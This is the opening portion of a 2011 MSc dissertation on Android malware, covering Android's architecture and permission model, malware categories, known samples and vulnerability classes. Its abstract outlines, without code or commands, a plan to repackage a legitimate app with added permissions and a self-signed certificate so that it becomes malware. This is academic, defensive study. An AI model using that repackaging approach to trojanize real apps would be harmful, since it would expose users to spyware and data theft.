Reverse Engineering Of Malware On Android

Vibha Manjunath

Reverse Engineering Of Malware On Android

Name: Vibha Manjunath

Student Number: 1000689

Module: MSc Project and Dissertation

Module Number: CE902 – 7 - SU

Course: MSc Computer Security

Supervisor: Dr. Martin Colley

Assessor: Prof. Adrian Clark

Date: August 31st, 2011

Abstract

Smartphones have been a vulnerable target for malware since June 2004. The number of infected applications steadily increased until certain security measures like application signing and validation of developers was introduced. Android phones are one such smartphones that were and continue to be a prime target for hackers.

The main objective of this project is divided into two parts. First, the actual working of a malware is scrutinized in order to understand its effects and functioning. Second, reverse engineering technique is used in order to tweak the files and renovate a legitimate application into a malware.

The reverse engineering tools used are *ApkTool, Dex2Jar, Notepad++, JD-GUI,* etc. First a malware is disassembled and its source code is scrutinized to find the malicious code. Secondly, a legitimate application is disassembled and the AndroidManifest.xml file is altered to add more permissions and it is then repackaged. The new or altered application is then signed using a self-signed certificate and installed on the Android Emulator in order to test if the changes are reflected.

In this project we also revisit the various malwares existing, the architecture and security model of Android, the reverse engineering tools and the ways of mitigating malware on Android devices.

Acknowledgement

I would like to take this opportunity to thank various people for their help during the period leading to the completion of my dissertation. Firstly I would like to acknowledge my mentor Dr. Martin Colley for his able guidance and valuable inputs without which this dissertation would not have seen a successful end; my personal supporters, Venkatesh P.S and Joel Varghese who gave up their time to make wonderfully helpful comments; my parents B. S Manjunath and M. K Manjula for so much love over the years and to my wonderful sister Varsha Manjunath for being close even when they were far away.

Appreciation also goes to people in my life who contributed to the dissertation in ways they may not even realise.

Contents

Introduction

Smartphones have gained tremendous popularity over the last few years. In this growing market of smartphones, Android, an open source platform of Google has become one of the most popular Operating Systems. Android is mainly used in smartphones and tablets (1).

Smartphones are accepted and admired by many mainly because they are capable of providing services such as banking, social networking, etc all on the go. They are equipped with several features such as Wi-Fi, voice, data, GPS, etc (2).

It is believed by experts that Android is going to be more popular by 2012 than its rivals such as iPhone and Blackberry (29).




Fig 1 – Market Share of Smartphones in 2012 (29)

There are a number of factors that will help Android achieve this, the main reason being Google's support. Another major factor is that over 50 mobile phone companies will manufacture smartphones with Android operating system. As per Gartner, in 2012, Android's market share would rise by 14 percent. The chart in support of the previous statement is as below (29).

Platform Market Share — 2012

2012 Preliminary Forecast – 522 Million Units

Platform	Unit Sales(M)	4Q/12 Share	1Q/09 Share	Difference
Symbian	203.58	39.0%	49.3%	-10.3%
Android	75.69	14.5%	1.6%	+12.9%
iPhone OS	71.51	13.7%	10.8%	+2.9%
Windows Mobile	66.82	12.8%	10.3%	+2.5%
RIM OS	65.25	12.5%	19.9%	-7.4%
Linux	28.19	5.4%	7.0%	-1.6%
webOS	10.96	2.1%	0%	+2.1%

As of October 2009

Gartner

Fig 2 – Platform Market Share in 2012 (29)

The sudden increase in smartphone applications causes concern in terms of user security. Smartphones have become a very soft and vulnerable target for malicious application developers. Android has gained popularity mainly because it is an open source operating system and it has some basic features such as middleware in the form of virtual machines, system utilities and a few core applications such as calculator, browser, etc (3).

The android architecture is made up of the following four layers (3):-

- A Linux Kernel that supports multiprocesses and multithreads. Every application has its own Linux ID and runs in a separate process. Two applications with the same ID can exchange data between them.
- Some Open source libraries.
- Android run-time environment, wherein a Dalvik Virtual Machine runs an applications in the dex binary format.
- An application framework that possesses a Java interface. This layer consists of the Android NDK and SDK.
- Some pre-installed core applications.

The android security model is based on a permission and sandbox mechanism. Each application runs in its own Dalvik Virtual Machine with a unique ID assigned to them. This prevents an application from hampering information/data of another application. The architecture and security model are discussed in greater detail in the next section.

Although Android is most widely used, there exists a dearth of applications in order to completely benefit from this operating system. Hence, third party application developers create new applications and launch them in the Android Market. This gives users access to thousands of applications; it is however important that the user needs to entirely trust the applications before installing them. It is for this reason that every application publishes the permissions that it requires during installation. The user can either grant all permissions or deny all, in which case, the installation of the application is aborted (4).

In order to distribute these applications Google came up with Android Market. Here users can access both paid and free applications. Every Android phone has this application and hence users can browse and download any application they require from Android Market.

However, there have been many malicious applications published in Android Market. Hence it becomes a necessity for Google to test each and every application and clean the Android Market by eradicating malwares. It is also important to see to it that the loopholes and bugs of current applications are not exploited by hackers. Among various attacks, phishing, insecure http connections, usage of local data, etc are most common (2).

There are different kinds of threats that have emerged in the recent years. They can be broadly classified as *Application Based, Network Based* and *Web Based Threats.* The malwares and spywares are rapidly increasing and are currently targeting Android. The diagram below gives a vague idea of the increase in malware in just six months (14).




Fig 3 – Distribution of Spyware vs Malware (14)

Based on malwares that were published, the below diagram was designed indicating the number of malwares and their effects (6).




Fig 4 – Smartphone Malware Effects (5)

It is evident from the graph above that most malwares were successful at manipulating files and disabling other applications. In case of Android, the applications are published on Android Market which is one place where a user can surf and download applications. Attackers usually tamper with applications and republish them. Users download these applications without knowing that they are not original and the malware thus gets installed on the device.

One way in which an attacker can entice users to download the malicious software is by repackaging applications using reverse engineering tools. The attacker changes the code in order to incorporate the malicious code and repackages the application and publishes them in the app market. Users usually cannot differentiate between the malware application and the

legitimate application and thereby end up installing the malware. The diagram below depicts this (14).




Fig 5 – Repackaging Applications Process (14)

In this project we use reverse engineering technique in order to study the exact working of a malware named iCalendar. We use another application called Seesmic and apply the reverse engineering technique to alter files and repackage it and thereby converting a perfectly harmless application into a malware.

Reverse Engineering is a process with the aid of which we can discover and understand the complete working of an application by learning its operation, structure and functions. In this project the tools we use for reverse engineering are, *ApkTool, Dex2Jar, JD-GUI, Notepad++* and *Android SDK*. The details of each of these tools and the entire procedure of reverse engineering are discussed in Methodology.

In order to reduce the risk of a user being a victim of a malicious application there are a few responsibilities of both the developers as well as the users. Every user must check the

permissions requested by an application before installing it blindly. It is also the application developer's responsibility not to leave any loopholes that can be easily exploited by a hacker. This also involves application signing which will be discussed in detail in the next section.

Literature review

William Enck, Machigar Ongtang and Patrick McDaniel have stated that,

"*The next generation of open operating systems won't be on desktops or mainframes but on the small mobile devices we carry every day*". (30)

Such operating systems will be responsible for the introduction of new markets and applications due to their openness. This will enable superior amalgamation with the existing services (30).

One such open source operating system that has attained a great deal of importance and popularity in the mobile phone world is Android. This operating system is powered by Google and study has shown that it has now become the world's second most popular operating system (30).

The most attractive feature of Android is that it provides an open platform for developers to create their own applications. Android provides an SDK and NDK for the developers to create various applications unlike the Apple iphone applications that need to be downloaded from the Apple Appstore (30).

The openness of this operating system is both an advantage as well as a disadvantage. Android allows developers to easily publish their application but it also allows for the publication of malicious applications (30).

Android Architecture




Fig 6 Architecture of Android Operating System (31)

Let us now discuss the architecture of Android. It is basically a software stack that contains three components, namely, Middleware, Operating System and Key Applications. Its features include (29):-

- Bluetooth, EDGE, WiFi and 3G.
- SQLite for structured data storage.
- Application Framework
- Dalvik Virtual Machine, etc.

Android architecture consists of the following:-

- Application (29):- Android phones usually come with some default applications such as email client, browser, calendar, SMS, maps, etc. The applications are programmed using Java.

- Application Framework (29):- Android developers are offered the utilization of information of access location, set alarms, device hardware, run background services, etc. Android developers also have access to the framework APIs that is also used by the core applications. Reuse of components is exercised by the application architecture design.

  All applications have a set of systems and services underlying them:-

  - Views:- These are used to build applications, such as, text boxes, grids, buttons, and also a web browser that is embedded.
  - Content Providers:- These allow applications to share their own data and to access information from other applications.
  - Resource Manager:- This provides access to resources (non-code) such as graphics, layout files and localized strings.
  - Notification Manager:- Custom alerts are displayed on the status bar using a notification manager.
  - Activity Manager:- It provides a common navigation backstack and it also deals with the lifecycle of an application.

- Libraries (29):- Android is equipped with a set of C/C++ libraries that is used by several components of the system. These libraries are provided to the developers through the Android Application Framework.

  Some of the core libraries along with their functionality is shown below:-
  - System C Library:- It is used for embedded Linux-based devices. It is a BSD-derived implementation of the C system Library libc.
  - Media Libraries:- These libraries basically support recording of audio and video formats, playback and static image files, such as, JPG, AMR, MP3, PNG, AAC, MPEG4 and H.264.

- SGL:- This comprises the 2D graphics engine.
- SQLite:- This is a relational database engine that is accessible to all applications.
- Surface Manager:- it controls the access to the 2D and 3D graphics layers from various applications and to the display subsystem.

- Android Runtime (29):- Android has some core libraries that offer most functionalities that are also available in the core libraries of the Java programming language. All android applications run in their own processes with their own instances of the DVM (Dalvik Virtual Machine). Dalvik allows a device to run several virtual machines efficiently. DVM executes files in the .dex format. The DVM is dependent on the Linux kernel for underlying functionalities such as low-level memory management and threading.

- Linux Kernel (29):- Android services, like process management, driver model, memory management, security and network security, of the core system depends on Linux version 2.6. The kernel also behaves as a layer of abstraction between the software stack and the hardware.

Android applications are mainly developed using JAVA programming language; however, there are some applications that can be developed in C/C++ (using Android NDK). An android package consists of the compiled java code and any resource and data files required by the application (31).

An android application comprises of several components that use Intent messages to communicate with one another. These components are summarized below (4):-

- Activity:- It is the visual interface that is utilized by the user in order to process actions.
- Broadcast Receiver:- This component receives and reacts to broadcast announcements/messages by intiating an Activity. It has no user interface.
- Service:- This component has no user interface, but runs in the background for an imprecise period of time.
- Content Provider:- In order for an application to make data available to other applications, it makes use of a content provider that is a type of database SQL Database).




Fig 7 - ICC between the different components (4)

According to Security Engineering Research Group, a Reference Monitor is one of the most important components in Android (access control) that helps in Inter Component Communication (ICC). Every component in an application is allocated various permission labels which are utilized for interacting with components of other applications. In order to initiate ICC, the application first checks the label of permissions; if the target component's label is present in that collection of permissions, ICC initiation is permitted to carry on else it is denied (4).

The research group is of the opinion that this ICC mechanism is based on Intents; which is a mechanism for passing messages which also includes the kind/type of action to be carried out. The Intent messages can be either sent to a particular component or broadcast to the Android framework which will then forward the message to the appropriate component. Action strings, that specify the type of task to be preformed, help in specifying the intents. Based on the action strings, the Android system then takes a decision as to which component is best to carry out the essential task (4).

The AndroidManifest.xml file contains all the permissions and metadata related to the security enforcement policy. The tag <Permission> indicates the components that can access it and <Intent-Filters> tag is used to indicate the intents that can be resolved (4).

Android Security model

The android security model is designed such that no application is given the permission to carry out any operation that can badly affect other applications, the user or the operating system. Each application runs in its own process and hence Android is considered to be a multi-process system. Linux facilities such as group and user IDs are assigned to applications which impose security between the system and the applications at the process level. Additional security is provided using the "permissions" mechanism that grant each process to perform certain operations only and also provides "per-URI permission" that give improvised access rights to certain information only (31).

Sandbox and Permission mechanism is said to be the base of the Android Security Model. It is known that each application's code runs in a particular Dalvik Virtual Machine which has a specific user ID assigned to it. Each application runs in isolation from the other applications and hence any application has no access to another application's files (31).




Fig 8 - Android Security Model (31)

Author Jesse Burns states that,

"*Android supports building applications that use phone features while protecting users by minimizing the consequences of bugs and malicious software. Android's process isolation obviates the need for complicated policy configuration files for sandboxes. This gives applications the flexibility to use native code without compromising Android's security or granting the application additional rights*". (6)

As per Lukas Jeter, Meenakshi Mani and Tia Reinschmidt, every android application has to be signed with a certificate whose private key is known to the owner of the application only. This allows the author of the application to be identified if necessary. When an application is installed in the phone it is assigned a unique Linux user ID, thereby avoiding it from affecting other applications by creating a sandbox for it. This user ID is permanent on that device and applications having the same user ID are allowed to run in a single process. This is one way of ensuring that a malicious application cannot access/compromise the data of genuine application (9).

It is obligatory for an application to list all the resources it will access during installation. The permissions that is requested by an application, during install time, are approved by user interaction or/and based on checks alongside the signatures of the application (9).

The three authors say that Android permissions are needed at various stages in the life span of an application, namely, (9)

- At the time of a system call in order to prevent the application from performing specific functions that is undesirable.
- The beginning of an activity in order to avoid applications from initiating activities of other applications.
- Permissions to manage who can send and receive a broadcast message from you.
- Binding or beginning of a service.
- In order to access and operate on a content provider.

Kamran Habib Khan & Mir Nauman Tahir indicate that there are four levels of security provided by Android, namely, (4)

- Normal:- In this case no permission is required by the user, hence normal permissions are granted to the application.
- Dangerous:- These permissions are requested by an application for approval by user during installation. The user can either accept all permissions or deny all. The denial of permissions will terminate the installation.
- Signature:- These permissions are acknowledged by the system provided the granting and the requesting application have the same certificate.
- Signature System:- This is similar to Signature but applicable to system applications only.

The numerous built-in security methods of Android make it secure only as long as it is handled by responsible users who understands the repercussions of the several permissions requested by various applications. However, the challenge has been to enforce more security without limiting the freedom to the user.

Android Malware and Security Issues

Mobile phones have become a soft target for cyber-criminals. Mobile phones contain an enormous amount of data from personal contacts to emails and it is also possible to carry out all types of transactions online (10).

A malware is any malicious code or piece of software that is designed to perform functions without the consent of the user. Joanna Rutkowska also agrees with the above definition and has defined malware as,

"Malware is a piece of code which changes the behavior of either the operating system kernel or some security sensitive applications, without a user consent and in such a way that it is then impossible to detect those changes using a documented features of the operating system or the application". (12)

Troy Vennon a GTC Engineer at Smobile Systems has stated that malware is categorized based on what the malware actually does once it has infected a system. There are hence four types of malware categorized by Troy Vennon, namely, (8)

- Virus:- A virus is defined as a destructive or malicious program that lacks the capacity to self-reproduce.
- Worm:- This is a malicious code that can control a system vulnerability or a network in order to automatically duplicate to another system.
- Trojan:- A Trojan allows an attacker to obtain unauthorized access or remote access to a system while it appears to be executing a required operation.
- Spyware:- This destructive application conceals itself from the user while it collects information about the user without the user's permission.

Authors Kamran Habib Khan & Mir Nauman Tahir have categorized the attacks on mobile phones as below (4):-

- Ad-ware:- This category includes the advertisements on cell phones that are in reality malwares.
- Direct Payoff:- This category consists of malwares that send SMS without the consent of the user.
- Destructive:- An example of these kinds of attacks is erasure of phonebook entries without the user's knowledge.
- Information Scavengers:- This category includes the checking of cookies, address books and passwords without the user's consent.
- Premeditated Spyware:- This represents remote listening and location tracking.

- Proof of Concept:- This category consists of malwares/spywares that for example leave the Bluetooth device on without the user's consent which drains the device batteries.

Authors Lukas Jeter, Meenakshi Mani and Tia Reinschmidt have also commented on the type of attacks that can be performed on Android phones. They sate that,

"*The types of attacks delivered by smart phone malware are as varied as the devices themselves*". (9)

Some of the malwares have not caused any harm and they appear to be just proof of concept tests; however, there have been some malwares that have caused undesirable and unexpected problems like abnormal battery drain or localized denial of service, etc. There exists more software that tries to steal data or services on the phone. Another type of malware is a Spyware which can access microphones, cameras and built-in GPS receivers to send data back to the attackers. Adware is another type of malware that utilizes the existing communication channels like Email, IM, MMS, Bluetooth or SMS, to transmit unwanted advertisements to random numbers or to people in the surrounding area or in one's phone book (9).

There have been a number of attempts to infiltrate malware into applications for Android; the only reason being Android is open source. There have been numerous malwares developed on Android platform. CNCCS have graphically represented the time and evolution of spyware in Smartphones (10).




Fig 9 - Timeline of malwares in Smartphones (10)

CNCCS talk about the malware *Droid09* that penetrated the Android market in November 2009. This application appeared to be a useful one for managing online bank transaction of users; however, it allowed the attacker to gain access to the user's account details with which he could make online transactions. Another application that was in reality a spyware was the *Android.Fakeplayer* which was discovered at the end of 2010. It posed to be a legitimate video player but started sending SMS to premium numbers (10).

SMobile Systems also talk about malwares that they have detected and attempted to remove. *MobileSpy* is a malware that was detected in November 2009. It offered the following services to Android users, (8)

- GPS Location
- Websites accessed by the device
- Scrutinize SMS messages
- Manage/View the call details, outbound and inbound, etc.

This application is installed as "*Retinax.Android*" which runs in the background and there is no icon available to the user that indicates either MobileSpy or Retinax.Android.

In November 2010 Jon Oberheide and Zach Lanier, two security researchers, discovered a way to exploit the vulnerabilities or loop-holes of Android. The credentials service that is used for applications to request for tokens of authorization was one such vulnerability that they played with. They provided a fake application of Angry Birds game that enabled it to download three more malicious applications from the Android Market. The three new applications could hence be installed without asking for the user's permission and they were able to access sensitive data that was present in the phone (31).

There have been many other researchers who have developed malwares for Android to point out the lack of security or the vulnerabilities that are present in Android. In November 2010, the MWR InfoSecurity research head, NILS, showed a bug in Android browser that allows the attacker to install malware on HTC Legend running the Android 2.1 OS. He realized that the Android browser has the permission *android.permission.INSTALL_PACKAGES* that updates the embedded Flash Lite Plugin. Hence, by providing a browser exploit it is likely to install a malware on the device (31).

William Enck, Damien Octeau, Patrick McDaniel, and Swarat Chaudhuri have discussed, in their paper, the Android specific vulnerabilities and have categorized them as below (13):-

- Information leaked to logs (13):- Centralized logging is provided by Android via the Log API, that can be displayed using the "*logcat"* command. Applications with permission READ_LOGS can read the log messages. These logs, as per the documentation provided by Android, must not contain the user's personal information but it can contain information on what is occurring on the device.

- Information leaked via IPC (13): - It is possible that intent broadcasts that do not shield the broadcasts with permissions or does not indicate the target component can be received by any application. It is therefore risky if the intent has any important information.
- Insecure Broadcast Receivers (13):- Broadcast receivers are used to obtain intent messages. In order to subscribe to certain event types that are public, Broadcast receivers define "*Intent Filters*. Therefore, if the receiver is not defended by permissions, a harmful application can forge messages.
- Intent Injection (13):- Intent messages are also used to begin service components and activities. Intent injection attack takes place when the intent address is obtained from an unknown input that cannot be trusted.
- Delegation of Control (13):- It is possible for an application to allot control to another application by using "*Pending Intents"*. These pending intents when received cannot change values but can fill the missing fields, hence, if the intent address is missing, then can retransmit a task that is executed using the original application's permissions.
- Null checks on IPC input (13):- Applications recurrently process information from intent messages that are obtained from other applications. Null dereferences can be used for denial of service attack as they can cause an application to crash.
- Usage of SDcard:- If an application has permission to READ and WRITE into an SDcard, then they can access information of other applications that is stored on it.

Lookout Mobile Security has also classified mobile threats into three broad categories (14):-

Application Based Threats (14):-

- Spyware:- These are intended to accumulate or make use of user's data, such as, text messages, phone contacts, etc, without approval from the user. These can be either *targeted,* meaning, they can just observe the user or they can be *untargeted* wherein they attempt to collect information from a large group of users.
- Malware:- Malwares are designed to behave maliciously on a device by either by stealing personal data of users and exploiting it in order to cause financial damage to the user or grants an attacker remote access to the device or sends unwelcome messages to all numbers on the contacts list, etc.
- Privacy Threats:- This happens when applications are not malicious but apparently access more sensitive data than required by it to perform its taks.
- Vulnerable Applications:- Applications that possess a few vulnerabilities that can be subjugated by an attacker can cause various damages such as automatically download a malware without user's knowledge.

Web Based Threats(14):-

- Phishing Scams:- In this case the attacker utilizes user interfaces or web pages that are devised to trap the user into giving away information such as his/her login credentials.

- Browser Exploits:- These exploit the vulnerabilities in a web browser or an application, such as, image viewer, PDF reader, etc, that needs to be launched via a web browser. Just by visiting a web page, a user can activate a browser exploit that can install malwares.
- Drive-By-Downloads:- Applications are automatically downloaded when the user visits a web page. The applications thus downloaded either need to be opened or they can start without the user's intervention.

Network Based Threats(14):-

- Wi-Fi Sniffing:- This can tamper the data that is being transmitted from a device as many web pages and applications do not have strict security measures. They do not encrypt the data and hence it can be intercepted by a listener on an unsecure wireless network.
- Network Exploits:- These exploit the software vulnerabilities present in the operating system or software that deal with cellular or local networks. These exploits usually do not require any intervention from the user hence they are considered to be most dangerous.

Some of the security issues are highlighted by Lukas Jeter, Meenakshi Mani and Tia Reinschmidt. The major security issue with respect to smartphones that are running on Android OS is an immature or careless user installing malicious software or surrendering to other attacks such as phishing. The second most important security issue is a legitimate application that has vulnerabilities that can be exploited due to careless writing of the program (9).

The authors also talk about how these malicious applications can be detected and notified to the user. The Kirin technique is one method of recognizing probable dangerous amalgamation of permissions without which a user is covered with caution for each permission that is requested by an application at the time of installation. Another well known method is the use of anti-virus software that exists for Android OS. The issue with anti-virus software is that they depend on the user for correct usage and configuration. It takes about 48 hours for an anti-virus engine to discover a new malware (9).

